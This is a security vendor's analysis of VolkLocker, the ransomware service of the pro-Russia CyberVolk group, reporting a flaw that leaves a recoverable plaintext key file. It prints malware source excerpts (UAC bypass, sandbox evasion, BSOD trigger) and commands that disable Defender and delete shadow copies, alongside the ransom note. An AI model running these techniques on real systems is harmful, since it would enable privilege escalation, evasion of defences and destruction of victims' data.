

CyberVolk Returns | Flawed VolkLocker Brings New Features With Growing Pains

 sentinelone.com/blog/cybervolk-returns-flawed-volklocker-brings-new-features-with-growing-pains

Jim Walter

December 11, 2025



CyberVolk is a pro-Russia hacker persona we first [documented](#) in late 2024, tracking its use of multiple ransomware tools to conduct attacks aligned with Russian government interests. After seemingly lying dormant for most of 2025 due to Telegram enforcement actions, the group returned in August with a new RaaS offering called VolkLocker (aka CyberVolk 2.x).

In this post, we examine the functionality of VolkLocker, including its Telegram-based automation, encryption mechanisms, and affiliate features. Our analysis reveals an operation struggling with the challenges of expansion: taking one step forward with sophisticated Telegram automation, and one step backward with payloads that retain test artifacts enabling victim self-recovery.

Technical Details

VolkLocker payloads are written in Golang, with versions supporting both Linux and Windows. Base builds are shipped without obfuscation, and RaaS operators are encouraged to use UPX for packing rather than being offered native crypting or packing features as is common with many other RaaS offerings.

Operators building new VolkLocker payloads must provide a bitcoin address, Telegram bot token ID, Telegram chat ID, encryption deadline, desired file extension, and self-destruct options.

```

41
42 var (
43     masterKey          = "Decryption key"
44     btcAddress         = "here Enter Your BTC address to receive ransom"
45     userID             string
46     exePath            string
47     filesEncrypted     int64
48     totalBytes         int64
49     startTime         time.Time
50     workerCount        = runtime.NumCPU() * 4
51     shutdownChan       = make(chan struct{})
52     telegramToken      = "Enter Your Telegram Token"
53     telegramChatID     = "Telegram Chat ID"
54     failedAttempts     int32
55     encryptionRunning  bool
56     decryptionKey      string
57     taxIDReceived      string
58     vmDetected         bool
59     verificationPort   = 1337

```

Required options for CyberVolk builds

Upon launch, the ransomware checks its execution context and attempts privilege escalation if needed. Escalation uses the “ms-settings” UAC bypass technique ([T1548.002](#)), hijacking the `HKCU\Software\Classes\ms-settings\shell\open\command` registry key to execute with elevated privileges.

```

227
228 // UAC Bypass and Privilege Escalation
229 func elevatePrivileges() bool {
230     exe, _ := os.Executable()
231     key, err := registry.OpenKey(registry.CURRENT_USER, `Software\Classes\ms-settings\shell\open\command`, registry.QUERY_VALUE|registry.SET_VALUE)
232     if err != nil {
233         return false
234     }
235     defer key.Close()
236
237     // UAC bypass technique
238     key.SetStringValue("", exe)
239     key.SetStringValue("DelegateExecute", "")
240
241     procInfo := &windows.ProcessInformation{}
242     startupInfo := &windows.StartupInfo{}
243     startupInfo.Cb = uint32(unsafe.Sizeof(*startupInfo))
244
245     cmdLine, _ := windows.UTF16PtrFromString(exe)
246     err = windows.CreateProcess(
247         nil,
248         cmdLine,
249         nil,
250         nil,
251         false,
252         windows.CREATE_NEW_CONSOLE,
253         nil,
254         nil,
255         startupInfo,
256         procInfo,
257     )
258
259     return err == nil

```

UAC Bypass pseudocode for CyberVolk’s Ransomware

The malware performs environmental discovery and system enumeration, including process enumeration for virtual environment detection and hardware-based identification.

```

110 }
111
112 func (v *VMAnalyzer) checkProcesses() bool {
113     vmProcesses := []string{
114         "vboxservice.exe", "vboxtray.exe", "vmwaretray.exe",
115         "vmwareuser.exe", "prl_tools.exe", "xenservice.exe",
116         "qemu-ga.exe", "vmtoolsd.exe",
117     }
118
119     cmd := exec.Command("tasklist", "/fo", "csv")
120     output, err := cmd.Output()
121     if err != nil {
122         return false
123     }
124
125     for _, process := range vmProcesses {
126         if strings.Contains(strings.ToLower(string(output)), strings.ToLower(process)) {
127             return true
128         }
129     }
130     return false
131 }
132
133 func (v *VMAnalyzer) checkServices() bool {
134     vmServices := []string{
135         "VBoxService", "VBoxGuest", "VMwareTools",
136         "vmmouse", "vm3dmp", "vmx_svga",
137     }

```

VM sandbox detection in CyberVolk's Ransomware

VolkLocker checks the local MAC address against known virtualization vendor prefixes. Registry locations associated with VirtualBox and VMware are also queried.

MAC Prefix	Vendor
00:05:69	VMware, Inc.
00:0C:29	VMware, Inc.
00:1C:14	VMware, Inc.
00:50:56	VMware, Inc.
08:00:27	Oracle Corporation (VirtualBox)
0A:00:27	Oracle Corporation (VirtualBox)

```

68
69 func (v *VMAnalyzer) checkRegistry() bool {
70     vmRegistryKeys := []string{
71         `HARDWARE\ACPI\DSDT\VBOX__`,
72         `HARDWARE\ACPI\FADT\VBOX__`,
73         `HARDWARE\ACPI\RSDT\VBOX__`,
74         `SYSTEM\CurrentControlSet\Services\VBoxGuest`,
75         `SYSTEM\CurrentControlSet\Services\VBoxService`,
76         `SYSTEM\CurrentControlSet\Services\VBoxSF`,
77         `SYSTEM\CurrentControlSet\Services\vmware`,
78     }
79
80     for _, keyPath := range vmRegistryKeys {
81         k, err := registry.OpenKey(registry.LOCAL_MACHINE, keyPath, registry.READ)
82         if err == nil {
83             k.Close()
84             return true
85         }
86     }
87     return false
88 }
89
90 func (v *VMAnalyzer) checkMAC() bool {
91     vmMACPrefixes := []string{
92         "00:05:69", "00:0C:29", "00:1C:14",
93         "00:50:56", "08:00:27", "0A:00:27",
94     }

```

VM Detection in CyberVolk

Once initialized, the ransomware enumerates all available drives (A: through Z:) and determines which files to encrypt based on exclusion lists for specific paths and extensions configured in the VolkLocker code.

```

97 }
98
99 func shouldEncrypt(path string) bool {
100     lowerPath := strings.ToLower(path)
101
102     skipDirs := []string{
103         'windows\'', 'program files', 'programdata',
104         'system volume information', '$recycle.bin',
105         'appdata\'', 'temp\'', 'tmp\'', 'boot\'', 'system32\'',
106         'cybervolk\'', 'cvolk\'',
107     }
108
109     for _, dir := range skipDirs {
110         if strings.Contains(lowerPath, dir) {
111             return false
112         }
113     }
114
115     skipExts := []string{
116         ".exe", ".dll", ".sys", ".lnk", ".msi", extension,
117         ".bat", ".cmd", ".ps1", ".scr", ".drv", ".ocx",
118         ".ini", ".log", ".tmp", ".cache",
119     }
120
121     for _, ext := range skipExts {
122         if strings.HasSuffix(lowerPath, ext) {
123             return false
124         }
125     }
126 }

```

Exclude Paths and Extensions in VolkLocker

Encryption Mechanism

VolkLocker uses AES-256 in [GCM mode](#) (Galois/Counter Mode) for file encryption. When the ransomware identifies a target file, it initializes an encryption engine using a 32-byte master key decoded from a 64-character hex string embedded in the binary.

For each file, the malware generates a random 12-byte nonce for the initialization vector using Golang's `crypto/rand` package. The file is encrypted using the GCM Seal operation, which prepends the 12-byte nonce to the ciphertext and appends a 16-byte authentication tag. The original file is marked for deletion, and the encrypted file receives a custom extension (e.g., `.locked`, `.cvolk`).

Critical Design Flaw | Plaintext Key Backup

VolkLocker does not generate encryption keys dynamically. Instead, master keys are hardcoded as hex strings within the binaries. The same master key encrypts all files on a victim system.

Critically, this master key is also written to a plaintext file in the `%TEMP%` folder, creating a trivial decryption pathway for victims who discover it.

This design flaw exists in the `backupMasterKey()` function, which executes during initialization and performs the following:


- Constructs a file path at %TEMP%\system_backup.key (typically C:\Users\\AppData\Local\Temp\system_backup.key)
- Writes a plaintext file containing the victim's unique identifier, the complete master encryption key, and the attacker's Bitcoin address
- Applies Windows Hidden and System file attributes to obscure the file from casual directory listings
- The file format is:

User: CV<16 hex characters>

Key: <64 hex characters - THE MASTER KEY>

BTC: <attacker's bitcoin address>

Since the ransomware never deletes this backup key file, victims could attempt file recovery by extracting the necessary values from the file.



Decryption triggered via backed-up key file

The plaintext key backup likely represents a test artifact inadvertently shipped in production builds. CyberVolk operators may be unaware that affiliates are deploying builds with the backupMasterKey() function still embedded. Given that VolkLocker is a relatively new service, the presence of what appears to be debug functionality in live deployments suggests that the operation is struggling to maintain quality control while aggressively recruiting lesser-skilled affiliates.

System Lockdown & Persistence Features

VolkLocker modifies multiple registry keys to inhibit system recovery and analysis:

```

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t
REG_DWORD /d 1 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v DisableTaskMgr
/t REG_DWORD /d 1 /f

reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v DisableTaskMgr
/t REG_DWORD /d 1 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v
DisableRegistryTools /t REG_DWORD /d 1 /f

reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v
DisableRegistryTools /t REG_DWORD /d 1 /f

reg add "HKCU\Software\Policies\Microsoft\Windows\System" /v DisableCMD /t REG_DWORD /d 2
/f

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\System" /v DisableCMD /t REG_DWORD /d 2
/f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoRun /t
REG_DWORD /d 1 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoClose /t
REG_DWORD /d 1 /f

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoDrives /t
REG_DWORD /d 4 /f

```

In addition, Windows Defender is targeted for termination via PowerShell:

```

powershell -Command "Set-MpPreference -DisableRealtimeMonitoring $true"
sc config WinDefend start= disabled
net stop WinDefend /y

```

The malware also terminates processes associated with common analysis tools via

taskkill.exe:

- processhacker.exe
- procexp.exe
- procexp64.exe
- taskmgr.exe

VolkLocker creates multiple identical copies of itself in various system locations to establish persistence:


```

%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\cvolk.exe
%PUBLIC%\Documents\svchost.exe
%SYSTEMDRIVE%\ProgramData\Microsoft\Network\wlanext.exe
%TEMP%\WindowsUpdate.exe

```

Ransom Note and Countdown Timer

VolkLocker's ransom note is a dynamic HTML application. The file `cybervolk_ransom.html` is written to `%TEMP%` and launched both after encryption completes and upon system startup. The ransom note displays a countdown timer with a default duration of 48 hours. The duration of the timer can be configured by the RaaS operators.



The image shows a ransom note interface with a dark green background and red and yellow text. At the top center is a yellow padlock icon. Below it, the text "SYSTEM ENCRYPTED" is displayed in large, bold, red letters. Underneath that, "CYBERVOLK RANSOMWARE - WINDOW CANNOT BE CLOSED" is written in smaller red letters. A large white rounded rectangle contains several sections of text: "WINDOW LOCKED: This window cannot be closed by any means. All close methods have been disabled", "CRITICAL SYSTEM ALERT: All your files have been encrypted with military-grade AES-256 encryption. Your documents, photos, databases, and other important files are no longer accessible.", "PAYMENT REQUIRED: To recover your files, you must pay 0.5 BTC to the following address:", a text box containing the Bitcoin address "bc1qujgdz10v82gh9pvmg3ftgnkn1336ku26nnp0vy", "TIME LIMIT: You have 48 HOURS to complete the payment. After this period, your decryption key will be permanently destroyed.", and "WARNING: Do NOT attempt to modify encrypted files. Do NOT use recovery software. Do NOT restart your system. These actions may cause permanent data loss." Below this white box, the text "PAYMENT VERIFICATION ID:" is followed by a text box containing "Enter Tax ID from payment confirmation". Then, "DECRYPTION KEY:" is followed by a text box containing "Enter decryption key received after payment". A large red button labeled "START DECRYPTION" is centered below these fields. At the bottom, a skull icon is followed by "SYSTEM DESTRUCTION IMMINENT IF IGNORED!" and "TIME REMAINING: 47:58:08".

SYSTEM ENCRYPTED

CYBERVOLK RANSOMWARE - WINDOW CANNOT BE CLOSED

WINDOW LOCKED: This window cannot be closed by any means. All close methods have been disabled.

CRITICAL SYSTEM ALERT: All your files have been encrypted with military-grade AES-256 encryption. Your documents, photos, databases, and other important files are no longer accessible.

PAYMENT REQUIRED: To recover your files, you must pay 0.5 BTC to the following address:

bc1qujgdz10v82gh9pvmg3ftgnkn1336ku26nnp0vy

TIME LIMIT: You have 48 HOURS to complete the payment. After this period, your decryption key will be permanently destroyed.

WARNING: Do NOT attempt to modify encrypted files. Do NOT use recovery software. Do NOT restart your system. These actions may cause permanent data loss.

PAYMENT VERIFICATION ID:

Enter Tax ID from payment confirmation

DECRYPTION KEY:

Enter decryption key received after payment

START DECRYPTION

SYSTEM DESTRUCTION IMMINENT IF IGNORED!

TIME REMAINING: 47:58:08

CyberVolk (2025) Ransom note HTML

The JavaScript-based countdown timer is purely cosmetic. When it reaches zero, the `triggerDestruction()` function displays a shake animation and the message “💀 SYSTEM DESTROYED 💀.”

However, a separate enforcement timer operates independently of the browser-based display.

```
success := createAdvancedRansomNote()

// Also enable console verification as fallback
go func() {
    time.Sleep(10 * time.Second)
    fmt.Println("💻 Console verification mode available as backup...")
}()

if success {
    // Wait for user input or timeout
    select {
    case <-shutdownChan:
        fmt.Println("🔄 Shutdown signal received - cleanup completed")
    case <-time.After(48 * time.Hour):
        fmt.Println("💀 Time limit exceeded - destroying system")
        corruptor := NewSystemCorruptor()
        corruptor.DestroySystem()
    }
} else {
```

Timer for System Corruption and Destruction in CyberVolk

This enforcement timer is synchronized with the system clock using Golang’s `time.After()` function. When it expires, it calls the `SystemCorruptor()` and `DestroySystem()` functions. The same destructive routine triggers if an incorrect decryption key is provided more than the configured `maxAttempts` value. The default is three times.

File & Backup Destruction Mechanism

During system destruction, VolkLocker deletes the following folders from the user profile:

- Documents
- Desktop
- Downloads
- Pictures

The malware also deletes Volume Shadow Copies:

```
vssadmin delete shadows /all /quiet
```

Finally, VolkLocker triggers a BSOD (Blue Screen of Death) after a 10-second delay by calling `NtRaiseHardError()` with a specific status code.

```


874     ExecCommand("cmd", "/c", "fsutil delete shadow $all /quiet /y")
875
876     time.AfterFunc(10*time.Second, s.triggerBSOD)
877 }
878
879 func (s *SystemCorruptor) triggerBSOD() {
880     ntdll := windows.NewLazyDLL("ntdll.dll")
881     rtlAdjustPrivilege := ntdll.NewProc("RtlAdjustPrivilege")
882     ntRaiseHardError := ntdll.NewProc("NtRaiseHardError")
883
884     var enabled uintptr
885     rtlAdjustPrivilege.Call(19, 1, 0, uintptr(unsafe.Pointer(&enabled)))
886     ntRaiseHardError.Call(0xC000021A, 0, 0, 0, 6, uintptr(unsafe.Pointer(&enabled)))
887 }

```

BSOD Triggering in CyberVolk Ransomware

Telegram Integration

All aspects of the CyberVolk RaaS are managed through Telegram. Prospective customers and operational queries are directed to the main bot (CyberVolk_Kbot).



